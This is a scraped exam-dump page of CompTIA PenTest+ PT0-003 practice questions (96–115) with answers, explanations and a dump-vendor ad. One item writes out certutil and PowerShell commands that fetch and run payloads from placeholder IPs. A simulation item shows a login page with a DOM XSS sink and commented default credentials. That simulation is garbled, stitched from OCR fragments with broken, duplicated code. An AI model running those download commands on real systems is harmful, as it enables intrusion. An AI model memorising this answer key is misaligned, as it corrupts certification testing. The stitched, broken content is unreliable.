For example, a job posting for a network administrator might list specific brands of hardware (like Cisco routers) or software (like VMware).
Examples of Job Boards:
Websites like LinkedIn, Indeed, Glassdoor, and company career pages can be used to find relevant job postings.
These postings might mention operating systems (Windows, Linux), development frameworks (Spring, .
NET), databases (Oracle, MySQL), and more.
Pentest References:

OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
======

NEW QUESTION: 96
During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge' s information to create a duplicate for unauthorized entry.
Which of the following best describes this action?
A. Smurfing
B. Credential stuffing
C. RFID cloning
D. Card skimming
Answer: (SHOW ANSWER)
RFID cloning involves copying data from an existing access card to create a duplicate badge. Attackers use tools like Proxmark3 or Flipper Zero to capture and replicate RFID signals.
Option A (Smurfing) #: A DDoS attack technique, unrelated to physical security.
Option B (Credential stuffing) #: Uses compromised usernames/passwords, not RFID badges.
Option C (RFID cloning) #: Correct. Creates a duplicate access badge using RFID technology.
Option D (Card skimming) #: Steals credit card data, but does not duplicate RFID badges.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Physical Security Testing & RFID Cloning

NEW QUESTION: 97
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets ' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS
Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4
A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4
Answer: A (LEAVE A REPLY)
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
CVSS:
Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.
Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.
EPSS:
Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.

Analysis:
Target 1: CVSS = 4, EPSS = 0.6
Target 2: CVSS = 2, EPSS = 0.3
Target 3: CVSS = 1, EPSS = 0.6
Target 4: CVSS = 4.5, EPSS = 0.4
Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.
Pentest References:
Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
======

NEW QUESTION: 98
A penetration tester is attempting to discover vulnerabilities in a company ' s web application. Which of the following tools would most likely assist with testing the security of the web application?
A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto
Answer: (SHOW ANSWER)
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here's an overview of the tools mentioned and why Nikto is the most suitable for this task:
Nikto:
Purpose: Nikto is a web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, outdated versions, and other security issues.
Relevance: It is designed specifically for discovering vulnerabilities in web applications, making it the most appropriate choice for a penetration tester targeting a web application.
Comparison with Other Tools:
OpenVAS: A general-purpose vulnerability scanner that targets a wide range of network services and hosts, not specifically tailored for web applications.
Nessus: Similar to OpenVAS, Nessus is a comprehensive vulnerability scanner but is broader in scope and not focused solely on web applications.
sqlmap: This tool is excellent for SQL injection testing but is limited to database vulnerabilities and doesn't cover the full spectrum of web application security issues.
======

NEW QUESTION: 99
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?
A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps
Answer: (SHOW ANSWER)
When developing a phishing campaign, the tester should first use social media to gather information about the targets.

Social Media:
Purpose: Social media platforms like LinkedIn, Facebook, and Twitter provide valuable information about individuals, including their job roles, contact details, interests, and connections.
Reconnaissance: This information helps craft convincing and targeted phishing emails, increasing the likelihood of success.
Process:
Gathering Information: Collect details about the target employees, such as their names, job titles, email addresses, and any personal information that can make the phishing email more credible.
Crafting Phishing Emails: Use the gathered information to personalize phishing emails, making them appear legitimate and relevant to the recipients.
Other Options:
Shoulder Surfing: Observing someone's screen or keyboard input to gain information, not suitable for gathering broad information for a phishing campaign.
Recon-ng: A tool for automated reconnaissance, useful but more general. Social media is specifically targeted for gathering personal information.
Password Dumps: Using previously leaked passwords to find potential targets is more invasive and less relevant to the initial stage of developing a phishing campaign.
Pentest References:
Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
======

NEW QUESTION: 100

During an assessment, a penetration tester obtains access to an internal server and would like to perform further reconnaissance by capturing LLMNR traffic. Which of the following tools should the tester use?

Freecram.net

A. Burp Suite
B. Netcat
C. Responder
D. Nmap
Answer: (SHOW ANSWER)
Responderes una herramienta especializada para capturar traficoLLMNR, NBNS y MDNS, y realizar ataques de spoofing y captura de hashes. Es ampliamente utilizada en entornos Windows para capturar credenciales cuando se resuelven nombres que no existen en el DNS.
Netcat y Burp Suite no estan disenados para este proposito. Nmap sirve para escaneo de redes, pero no para captura ni explotacion de LLMNR.
Referencia:PT0-003 Objective 4.2 - Explain lateral movement techniques and privilege escalation tools (Responder is explicitly listed).

NEW QUESTION: 101
A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?
A. Covert data exfiltration
B. URL spidering
C. HTML scrapping
D. DoS attack
Answer: (SHOW ANSWER)
Covert Data Exfiltration:
DNS traffic can be leveraged for covert data exfiltration because it is often allowed through firewalls and not heavily monitored.

Tools or techniques for DNS tunneling encode sensitive information into DNS queries or responses, resulting in an observable increase in DNS traffic.
Why Not Other Options?
B (URL spidering): This increases HTTP traffic, not DNS traffic.
C (HTML scrapping): Involves downloading website content, which primarily uses HTTP or HTTPS.
D (DoS attack): A DNS-based DoS attack would likely involve query floods from many sources, not necessarily related to the observed behavior in a penetration test.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)
Covert Communication Techniques and DNS Tunneling

NEW QUESTION: 102
Which of the following components should a penetration tester include in an assessment report?
A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative
Answer: (SHOW ANSWER)
An attack narrative is a crucial part of a penetration testing report. It explains how the tester was able to exploit vulnerabilities, providing a story-like structure of the attack path taken. This helps the client understand the sequence of actions, from initial access to potential compromise, and the real-world impact.
The attack narrative often includes:
Initial access methods
Privilege escalation steps
Lateral movement within the network
Data exfiltration scenarios
Tools and techniques used
According to the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 11: Reporting and Communication):
"The attack narrative should be a detailed timeline of the tester's actions, findings, and techniques used during the assessment. It allows technical and non-technical stakeholders to understand the context of the findings." Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 11

NEW QUESTION: 103
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information.
Which of the following tasks should the penetration tester do first?
A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.
Answer: (SHOW ANSWER)
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here's why option B is correct:
Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.

Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application ' s security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
======

NEW QUESTION: 104
A tester is finishing an engagement and needs to ensure that artifacts resulting from the test are safely handled. Which of the following is the best procedure for maintaining client data privacy?
A. Remove configuration changes and any tools deployed to compromised systems.
B. Securely destroy or remove all engagement-related data from testing systems.
C. Search through configuration files changed for sensitive credentials and remove them.
D. Shut down C2 and attacker infrastructure on premises and in the cloud.
Answer: (SHOW ANSWER)
At the end of a penetration test, handling sensitive data properly ensures compliance with legal, regulatory, and ethical guidelines.
Securely destroy or remove all engagement-related data (Option B):
Ensures confidentiality of test results.
Prevents unauthorized access to client information.
Methods include secure wiping tools (shred, sdelete), and encrypted storage deletion.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Post-Engagement Data Handling" Incorrect options:
Option A (Remove configuration changes): Necessary but does not ensure complete data destruction.
Option C (Search for sensitive credentials): Important but does not address all artifacts.
Option D (Shut down C2 infrastructure): Important for OPSEC but does not address client data privacy.

NEW QUESTION: 105
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
111/tcp open rpcbind
2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?
A. Database
B. Remote access
C. Email
D. File sharing
Answer: (SHOW ANSWER)
Based on the Nmap scan results, the services identified on the target server are as follows:
22/tcp open ssh:
Service: SSH (Secure Shell)

Function: Provides encrypted remote access.
Attack Surface: Brute force attacks or exploiting vulnerabilities in outdated SSH implementations. However, it is generally considered secure if properly configured.
25/tcp filtered smtp:
Service: SMTP (Simple Mail Transfer Protocol)
Function: Email transmission.
Attack Surface: Potential for email-related attacks such as spoofing, but the port is filtered, indicating that access may be restricted or protected by a firewall.
111/tcp open rpcbind:
Service: RPCBind (Remote Procedure Call Bind)
Function: Helps in mapping RPC program numbers to network addresses.
Attack Surface: Can be exploited in specific configurations, but generally not a primary target compared to others.
2049/tcp open nfs:
Service: NFS (Network File System)
Function: Allows for file sharing over a network.
Attack Surface: NFS can be a significant target for attacks due to potential misconfigurations that can allow unauthorized access to file shares or exploitation of vulnerabilities in NFS services.
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION: 106
A penetration tester successfully gained access to manage resources and services within the company's cloud environment. This was achieved by exploiting poorly secured administrative credentials that had extensive permissions across the network. Which of the following credentials was the tester able to obtain?
A. IAM credentials
B. SSH key for cloud instance
C. Cloud storage credentials
D. Temporary security credentials (STS)
Answer: (SHOW ANSWER)
IAM (Identity and Access Management) credentials are used to control and manage access to cloud services and resources. When a penetration tester obtains IAM credentials, especially those with administrative privileges, they can perform high-level operations such as provisioning services, modifying configurations, or accessing sensitive data across the cloud environment.
SSH keys would only grant access to a specific instance, not cloud-wide services.
Cloud storage credentials are limited to storage access, not administrative capabilities.
Temporary security credentials (STS) provide limited-time access and are not typically used for broad administrative tasks.
Reference: PT0-003 Objective 1.3 - Exploit cloud-based vulnerabilities, including credential abuse and privilege escalation via IAM.

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 107
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

freecram.net

CompTIA

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

freecram.net

CompTIA

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python

for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash

for port in ports:
```

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

freecram.net
CompTIA.


Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login</title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```

freecram.net

CompTIA®



CompTIA
freecram.net

Answer:

See explanation below

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

export $PORTS = 21,22

for $PORT in $PORTS:

try:

s.connect((ip, port))

print("%s:%s - OPEN" % (ip, port))

```
except socket.timeout
print("%:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s - CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)
```

NEW QUESTION: 108
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?
A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec
Answer: (SHOW ANSWER)
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:
Option A: Responder
Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
Option B: Hydra
Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
Option C: BloodHound
BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
Option D: CrackMapExec
CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes.
References from Pentest:
Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.
======

NEW QUESTION: 109
Which of the following are valid reasons for including base, temporal, and environmental CVSS metrics in the findings section of a penetration testing report? (Select two).
A. Providing details on how to remediate vulnerabilities
B. Helping to prioritize remediation based on threat context
C. Including links to the proof-of-concept exploit itself
D. Providing information on attack complexity and vector
E. Prioritizing compliance information needed for an audit

F. Adding risk levels to each asset

Answer: (SHOW ANSWER)

The Common Vulnerability Scoring System (CVSS) provides a standardized way to evaluate the severity of security vulnerabilities. It includes:

Base Metrics: Inherent characteristics of a vulnerability (e.g., attack vector, complexity).

Temporal Metrics: Factors that change over time (e.g., exploit availability).

Environmental Metrics: Customization based on an organization's environment.

Correct answers:

Helping to prioritize remediation based on threat context (Option B):

CVSS scores help organizations prioritize vulnerabilities based on real-world impact.

The Environmental metric allows customization based on business risk.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Risk Prioritization in Reporting " Providing information on attack complexity and vector (Option D):

CVSS Base scores define attack complexity (e.g., low vs. high) and attack vector (e.g., network vs. physical).

This helps security teams understand how a vulnerability can be exploited.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " CVSS Metrics in Vulnerability Assessment

"

Incorrect options:

Option A (Providing remediation details): CVSS does not include remediation steps; it only scores severity.

Option C (Proof-of-concept exploit links): CVSS scores are not based on specific exploits.

Option E (Compliance information): CVSS focuses on technical risk, not regulatory compliance.

Option F (Adding risk levels to assets): CVSS evaluates individual vulnerabilities, not asset risk classification.

NEW QUESTION: 110

A penetration tester needs to exploit a vulnerability in a wireless network that has weak encryption to perform traffic analysis and decrypt sensitive information. Which of the following techniques would best allow the penetration tester to have access to the sensitive information?

Freecram.net

A. Bluejacking

B. SSID spoofing

C. Packet sniffing

D. ARP poisoning

Answer: (SHOW ANSWER)

If a wireless network uses weak encryption (e.g., WEP), attackers can capture and analyze packets to extract sensitive data.

Packet sniffing (Option C):

Tools like Wireshark, Aircrack-ng, and Kismet capture network packets.

Attackers analyze captured traffic to decrypt WEP encryption or extract plaintext credentials.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Wireless Network Attacks and Sniffing" Incorrect options:

Option A (Bluejacking): Sends unsolicited Bluetooth messages, not for network sniffing.

Option B (SSID spoofing): Involves creating a fake access point, but does not analyze traffic.

Option D (ARP poisoning): Used for MITM attacks, but not specific to wireless traffic analysis.

NEW QUESTION: 111

A penetration tester enters an invalid user ID on the login page of a web application. The tester receives a message indicating the user is not found. Then, the tester tries a valid user ID but an incorrect password, but the web application indicates the password is invalid. Which of the following should the tester attempt next?

A. Error log analysis

B. DoS attack

C. Enumeration

D. Password dictionary attack

Answer: (SHOW ANSWER)

The application is giving distinct error messages for valid vs. invalid usernames. This is a classic case of user enumeration, where an attacker can determine valid accounts before proceeding to brute-force or password attacks.

From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 6 - Vulnerability Identification):

"Authentication systems that return different error messages based on the validity of the username can allow attackers to enumerate valid accounts." Reference: Chapter 6, CompTIA PenTest + PT0-003 Official Study Guide

NEW QUESTION: 112

A penetration testing team needs to determine whether it is possible to disrupt the wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?

A. Port mirroring

B. Sidecar scanning

C. ARP poisoning

D. Channel scanning

Answer: (SHOW ANSWER)

* Channel Scanning:

* Wireless communications can be disrupted by identifying and interfering with the channels used by Wi-Fi networks.

* Channel scanning allows the tester to map all active Wi-Fi channels, identify the target network, and determine possible jamming or interference strategies.

* Why Not Other Options?

* A (Port mirroring): This applies to wired network traffic duplication for monitoring purposes and is unrelated to wireless disruption.

* B (Sidecar scanning): Not a relevant technique in the context of wireless disruption.

* C (ARP poisoning): This targets Ethernet/IP communication in a local network, not wireless communication at the radio frequency level.

CompTIA Pentest+ References:

* Domain 3.0 (Attacks and Exploits)

* Wireless Network Disruption Techniques

NEW QUESTION: 113

A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1

B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe

C. powershell.exe -noni -encode IEX.Downloadstring(" http://172.16.0.1/ ")

D. rundll32.exe c:\path\foo.dll,functName

Answer: B (LEAVE A REPLY)

To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here's why:

Using certutil.exe:

Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.
Comparison with Other Commands:
powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
powershell.exe -noni -encode IEX.Downloadstring(" http://172.16.0.1/ ") (C): Incorrect syntax for downloading and executing a script.
rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.
======

NEW QUESTION: 114
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
bash
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
111/tcp open rpcbind
2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?
A. Database
B. Remote access
C. Email
D. File sharing
Answer: (SHOW ANSWER)
From the Nmap results:
* Service Analysis:
* SSH (22): Secure Shell is a remote access protocol that is typically well-secured with encryption and authentication mechanisms. It's not the easiest to exploit without valid credentials or known vulnerabilities.
* SMTP (25): The port is filtered, which indicates that it might be blocked by a firewall, making it less accessible as an attack vector.
* RPCBind (111): RPC services can sometimes expose vulnerabilities, but they are less common in modern systems.
* NFS (2049): Network File System is a file-sharing service. Misconfigured NFS servers often expose sensitive files or directories that can be accessed without proper authentication.
* Best Target:NFS (port 2049) is the most attractive target. Attackers can exploit insecure exports, gain unauthorized access to shared directories, or elevate privileges if the server allows root access over NFS.
CompTIA Pentest+ References:
* Domain 2.0 (Information Gathering and Vulnerability Identification)
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 115
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Show Question Reset All Answers

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

- ○ Mimikatz
- ○ WPScan
- ○ Brakeman
- ○ SQLmap

http://example.com/robots.txt

